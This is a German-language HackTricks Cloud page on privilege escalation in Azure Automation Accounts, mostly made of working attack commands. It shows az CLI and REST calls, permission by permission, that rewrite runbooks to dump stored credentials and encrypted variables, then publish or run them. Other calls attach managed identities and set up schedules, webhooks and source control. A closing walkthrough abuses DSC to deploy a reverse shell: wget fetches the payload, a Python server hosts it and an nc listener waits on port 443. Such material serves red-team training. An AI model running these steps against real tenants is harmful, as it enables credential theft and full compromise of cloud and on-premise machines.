 HackTricks Cloud
Az - Azure Automation Accounts Privesc
Tip
Lerne & übe AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
Lerne & übe GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
Lerne & übe Az Hacking:HackTricks Training Azure Red Team Expert (AzRTE)
Unterstütze HackTricks
- Sieh dir die Abonnementpläne an!
- Tritt der 💬 Discord group oder der telegram group bei oder folge uns auf Twitter 🐦 @hacktricks_live.
- Teile Hacking-Tricks, indem du PRs an die HackTricks und HackTricks Cloud GitHub-Repos einreichst.
Azure Automation Accounts
Für weitere Informationen siehe:
Hybrid Workers Group
- Vom Automation Account zur VM
Denke daran, dass wenn ein Angreifer irgendwie einen beliebigen runbook (beliebigen Code) in einem hybrid worker ausführen kann, er auf den Standort der VM pivotieren wird. Das könnte eine on-premise Maschine, eine VPC einer anderen Cloud oder sogar eine Azure VM sein.
Außerdem, wenn der hybrid worker in Azure mit weiteren Managed Identities ausgeführt wird, kann das runbook auf die managed identity des runbooks und alle managed identities der VM vom metadata service zugreifen.
Tip
Denke daran, dass der metadata service eine andere URL (
http://169.254.169.254) hat als der Service, von dem man das Token für die Managed Identities des Automation Accounts erhält (IDENTITY_ENDPOINT).
- Von der VM zum Automation Account

Wenn außerdem jemand eine VM kompromittiert, auf der ein Automation Account-Skript läuft, kann er die Automation Account-Metadaten finden und von der VM aus darauf zugreifen, um Tokens für die an den Automation Account angehängten Managed Identities zu erhalten.
Wie im folgenden Bild zu sehen ist, ist es bei Administratorzugang auf die VM möglich, in den Umgebungsvariablen des Prozesses die URL und das Secret zu finden, um auf den Automation Account metadata service zuzugreifen:
Microsoft.Automation/automationAccounts/jobs/write, Microsoft.Automation/automationAccounts/runbooks/draft/write, Microsoft.Automation/automationAccounts/jobs/output/read, Microsoft.Automation/automationAccounts/runbooks/publish/action (Microsoft.Resources/subscriptions/resourcegroups/read, Microsoft.Automation/automationAccounts/runbooks/write)
Zusammengefasst erlauben diese Berechtigungen, Runbooks zu erstellen, zu verändern und auszuführen im Automation Account, was du nutzen könntest, um Code auszuführen im Kontext des Automation Accounts, Privilegien auf die zugewiesenen Managed Identities zu eskalieren und credentials sowie encrypted variables im Automation Account zu leaken.
Die Berechtigung Microsoft.Automation/automationAccounts/runbooks/draft/write erlaubt es, den Code eines Runbooks im Automation Account zu modifizieren, indem man:
# Update the runbook content with the provided PowerShell script
az automation runbook replace-content --no-wait \
--resource-group Resource_Group_1 \
--automation-account-name autoaccount1 \
--name AzureAutomationTutorialWithIdentity \
--content '$creds = Get-AutomationPSCredential -Name "<credential-name>"
$runbook_variable = Get-AutomationVariable -Name "<encrypted-variable-name>"
$runbook_variable
$creds.GetNetworkCredential().username
$creds.GetNetworkCredential().password'
Beachte, wie das vorherige Skript verwendet werden kann, um leak den Benutzernamen und das Passwort einer Anmeldeinformation sowie den Wert einer verschlüsselten Variable zu erhalten, die im Automation Account gespeichert sind.
Die Berechtigung Microsoft.Automation/automationAccounts/runbooks/publish/action erlaubt dem Benutzer, ein Runbook im Automation Account zu veröffentlichen, sodass die Änderungen angewendet werden:
az automation runbook publish \
--resource-group <res-group> \
--automation-account-name <account-name> \
--name <runbook-name>
Die Berechtigung Microsoft.Automation/automationAccounts/jobs/write erlaubt dem Benutzer, ein Runbook im Automation Account mithilfe von:
az automation runbook start \
--automation-account-name <account-name> \
--resource-group <res-group> \
--name <runbook-name> \
[--run-on <name-hybrid-group>]
Die Berechtigung Microsoft.Automation/automationAccounts/jobs/output/read erlaubt es dem Benutzer, die Ausgabe eines Jobs im Automation Account wie folgt zu lesen:
az rest --method GET \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/jobs/<job-name>/output?api-version=2023-11-01"
Wenn noch keine Runbooks erstellt wurden oder Sie ein neues erstellen möchten, benötigen Sie die Berechtigungen Microsoft.Resources/subscriptions/resourcegroups/read und Microsoft.Automation/automationAccounts/runbooks/write, um dies mit folgendem zu tun:
az automation runbook create --automation-account-name <account-name> --resource-group <res-group> --name <runbook-name> --type PowerShell
Microsoft.Automation/automationAccounts/write, Microsoft.ManagedIdentity/userAssignedIdentities/assign/action
Diese Berechtigung erlaubt es dem Benutzer, eine user managed identity dem Automation Account zuzuweisen, mithilfe von:
az rest --method PATCH \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>?api-version=2020-01-13-preview" \
--headers "Content-Type=application/json" \
--body '{
"identity": {
"type": "UserAssigned",
"userAssignedIdentities": {
"/subscriptions/<subscripntion-id>/resourceGroups/<res-group>/providers/Microsoft.ManagedIdentity/userAssignedIdentities/<user-managed-identity-name>": {}
}
}
}'
Microsoft.Automation/automationAccounts/schedules/write, Microsoft.Automation/automationAccounts/jobSchedules/write
Mit der Berechtigung Microsoft.Automation/automationAccounts/schedules/write ist es möglich, einen neuen Schedule im Automation Account zu erstellen, der alle 15 Minuten ausgeführt wird (not very stealth) und mit dem folgenden Befehl angelegt wird.
Beachte, dass das Mindestintervall für einen Schedule 15 Minuten beträgt, und die minimale Startzeit mindestens 5 Minuten in der Zukunft liegen muss.
## For linux
az automation schedule create \
--resource-group <RESOURCE_GROUP> \
--automation-account-name <AUTOMATION_ACCOUNT_NAME> \
--name <SCHEDULE_NAME> \
--description "Triggers runbook every minute" \
--start-time "$(date -u -d "7 minutes" +%Y-%m-%dT%H:%M:%SZ)" \
--frequency Minute \
--interval 15

## Form macOS
az automation schedule create \
--resource-group <RESOURCE_GROUP> \
--automation-account-name <AUTOMATION_ACCOUNT_NAME> \
--name <SCHEDULE_NAME> \
--description "Triggers runbook every 15 minutes" \
--start-time "$(date -u -v+7M +%Y-%m-%dT%H:%M:%SZ)" \
--frequency Minute \
--interval 15
Dann ist es mit der Berechtigung Microsoft.Automation/automationAccounts/jobSchedules/write möglich, einem Runbook einen Scheduler zuzuweisen, indem man:
az rest --method PUT \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-accounts>/jobSchedules/b510808a-8fdc-4509-a115-12cfc3a2ad0d?api-version=2015-10-31" \
--headers "Content-Type=application/json" \
--body '{
"properties": {
"runOn": "",
"runbook": {
"name": "<runbook-name>"
},
"schedule": {
"name": "<scheduler-name>>"
},
"parameters": {}
}
}'
Tip
Im vorherigen Beispiel wurde die Job-Schedule-ID als
b510808a-8fdc-4509-a115-12cfc3a2ad0dals Beispiel belassen, aber Sie müssen einen beliebigen Wert verwenden, um diese Zuordnung zu erstellen.
Microsoft.Automation/automationAccounts/webhooks/write
Mit der Berechtigung Microsoft.Automation/automationAccounts/webhooks/write ist es möglich, einen neuen Webhook für ein Runbook in einem Automation Account zu erstellen, indem einer der folgenden Befehle verwendet wird.
With Azure Powershell:
New-AzAutomationWebHook -Name <webhook-name> -ResourceGroupName <res-group> -AutomationAccountName <automation-account-name> -RunbookName <runbook-name> -IsEnabled $true
Mit AzureCLI und REST:
az rest --method put \
--uri "https://management.azure.com/subscriptions/<subscriptionID>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/webhooks/<webhook-name>?api-version=2015-10-31" \
--body '{
"name": "<webhook-name>",
"properties": {
"isEnabled": true,
"expiryTime": "2027-12-31T23:59:59+00:00",
"runOn": "<worker name>",
"runbook": {
"name": "<runbook-name>"
}
}
}'
Diese Befehle sollten eine Webhook-URI zurückgeben, die nur bei der Erstellung angezeigt wird. Um das Runbook anschließend mit der Webhook-URI aufzurufen
curl -X POST "https://f931b47b-18c8-45a2-9d6d-0211545d8c02.webhook.eus.azure-automation.net/webhooks?token=Ts5WmbKk0zcuA8PEUD4pr%2f6SM0NWydiCDqCqS1IdzIU%3d" \
-H "Content-Length: 0"
Microsoft.Automation/automationAccounts/runbooks/draft/write
Allein mit der Berechtigung Microsoft.Automation/automationAccounts/runbooks/draft/write ist es möglich, den Code eines Runbooks zu aktualisieren, ohne ihn zu veröffentlichen, und es mit den folgenden Befehlen auszuführen.
# Update the runbook content with the provided PowerShell script
az automation runbook replace-content --no-wait \
--resource-group Resource_Group_1 \
--automation-account-name autoaccount1 \
--name AzureAutomationTutorialWithIdentity \
--content 'echo "Hello World"'

# Run the unpublished code
## Indicate the name of the hybrid worker group in runOn to execute the runbook there
az rest \
--method PUT \
--url "https://management.azure.com/subscriptions/9291ff6e-6afb-430e-82a4-6f04b2d05c7f/resourceGroups/Resource_Group_1/providers/Microsoft.Automation/automationAccounts/autoaccount1/runbooks/AzureAutomationTutorialWithIdentity/draft/testJob?api-version=2023-05-15-preview" \
--headers "Content-Type=application/json" \
--body '{
"parameters": {},
"runOn": "",
"runtimeEnvironment": "PowerShell-5.1"
}'

# Get the output (a different permission is needed here, but you could get a revershell or exfiltrate the token to avoid needing this permission)
az rest --method get --url "https://management.azure.com/subscriptions/9291ff6e-6afb-430e-82a4-6f04b2d05c7f/resourceGroups/Resource_Group_1/providers/Microsoft.Automation/automationAccounts/autoaccount1/runbooks/AzureAutomationTutorialWithIdentity/draft/testJob/streams?api-version=2019-06-01"
Microsoft.Automation/automationAccounts/sourceControls/write, (Microsoft.Automation/automationAccounts/sourceControls/read)
Diese Berechtigung erlaubt dem Benutzer, eine Source Control für das Automation Account zu konfigurieren, mithilfe von Befehlen wie dem folgenden (dieses Beispiel verwendet Github):
az automation source-control create \
--resource-group <res-group> \
--automation-account-name <automation-account-name> \
--name RemoteGithub \
--repo-url https://github.com/carlospolop/gh-runbooks.git \
--branch main \
--folder-path /runbooks/ \
--publish-runbook true \
--auto-sync \
--source-type GitHub \
--token-type PersonalAccessToken \
--access-token github_pat_11AEDCVZ<rest-of-the-token>
Dies wird automatisch die runbooks aus dem Github-Repository in das Automation Account importieren und mit einigen zusätzlichen Berechtigungen zum Ausführen wäre es possible to escalate privileges.
Außerdem: Damit source control in Automation Accounts funktioniert, muss es eine managed identity mit der Rolle Contributor haben; wenn es sich um eine user managed identity handelt, muss die client id der MI in der Variable AUTOMATION_SC_USER_ASSIGNED_IDENTITY_ID angegeben werden.
Tip
Beachte, dass es nicht möglich ist, die Repo-URL einer source control zu ändern, nachdem sie erstellt wurde.
Microsoft.Automation/automationAccounts/variables/write
Mit der Berechtigung Microsoft.Automation/automationAccounts/variables/write ist es möglich, Variablen im Automation Account zu schreiben, indem man folgenden Befehl verwendet.
az rest --method PUT \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/variables/<variable-name>?api-version=2019-06-01" \
--headers "Content-Type=application/json" \
--body '{
"name": "<variable-name>",
"properties": {
"description": "",
"value": "\"<variable-value>\"",
"isEncrypted": false
}
}'
Benutzerdefinierte Laufzeitumgebungen
Wenn ein Automation Account eine benutzerdefinierte Laufzeitumgebung verwendet, könnte es möglich sein, ein benutzerdefiniertes Paket der Laufzeit mit schädlichem Code (wie a backdoor) zu überschreiben. Auf diese Weise wird jedes Mal, wenn ein runbook, das diese benutzerdefinierte Laufzeit nutzt, ausgeführt wird und das benutzerdefinierte Paket lädt, der schädliche Code ausgeführt.
Kompromittierung der State Configuration
Check the complete post in: https://medium.com/cepheisecurity/abusing-azure-dsc-remote-code-execution-and-privilege-escalation-ab8c35dd04fe
- Schritt 1 — Dateien erstellen
Benötigte Dateien: Es werden zwei PowerShell-Skripte benötigt:
reverse_shell_config.ps1: Eine Desired State Configuration (DSC)-Datei, die das payload abruft und ausführt. Erhältlich auf GitHub.push_reverse_shell_config.ps1: Ein Skript, um die Konfiguration auf der VM zu veröffentlichen. Verfügbar auf GitHub.
Anpassung: Variablen und Parameter in diesen Dateien müssen an die spezifische Umgebung des Nutzers angepasst werden, einschließlich Ressourcennamen, Dateipfaden und Server-/Payload-Identifikatoren.
- Schritt 2 — Konfigurationsdatei zippen
Die Datei reverse_shell_config.ps1 wird in eine .zip-Datei komprimiert, sodass sie für die Übertragung in den Azure Storage Account bereit ist.
Compress-Archive -Path .\reverse_shell_config.ps1 -DestinationPath .\reverse_shell_config.ps1.zip
- Schritt 3 — Storage-Kontext festlegen & Hochladen
Die gezippte Konfigurationsdatei wird mit dem Azure-Cmdlet Set-AzStorageBlobContent in einen vordefinierten Azure Storage-Container (azure-pentest) hochgeladen.
Set-AzStorageBlobContent -File "reverse_shell_config.ps1.zip" -Container "azure-pentest" -Blob "reverse_shell_config.ps1.zip" -Context $ctx
- Schritt 4 — Kali-Box vorbereiten
Der Kali-Server lädt die RevPS.ps1 payload von einem GitHub-Repository herunter.
wget https://raw.githubusercontent.com/nickpupp0/AzureDSCAbuse/master/RevPS.ps1
Das Skript wird bearbeitet, um die Ziel-Windows VM und den Port für die reverse shell anzugeben.
- Schritt 5 — Konfigurationsdatei veröffentlichen
Die Konfigurationsdatei wird ausgeführt, wodurch das reverse-shell-Skript an dem angegebenen Ort auf der Windows VM bereitgestellt wird.
- Schritt 6 — Payload hosten und Listener einrichten
Ein Python SimpleHTTPServer wird gestartet, um das payload zu hosten, zusammen mit einem Netcat listener, um eingehende Verbindungen abzufangen.
sudo python -m SimpleHTTPServer 80
sudo nc -nlvp 443
Der scheduled task führt die payload aus und erlangt SYSTEM-level privileges.
Tip
Lerne & übe AWS Hacking:
Lerne & übe GCP Hacking:
Lerne & übe Az Hacking:Unterstütze HackTricks
- Sieh dir die Abonnementpläne an!
- Tritt der 💬 Discord group oder der telegram group bei oder folge uns auf Twitter 🐦 @hacktricks_live.
- Teile Hacking-Tricks, indem du PRs an die HackTricks und HackTricks Cloud GitHub-Repos einreichst.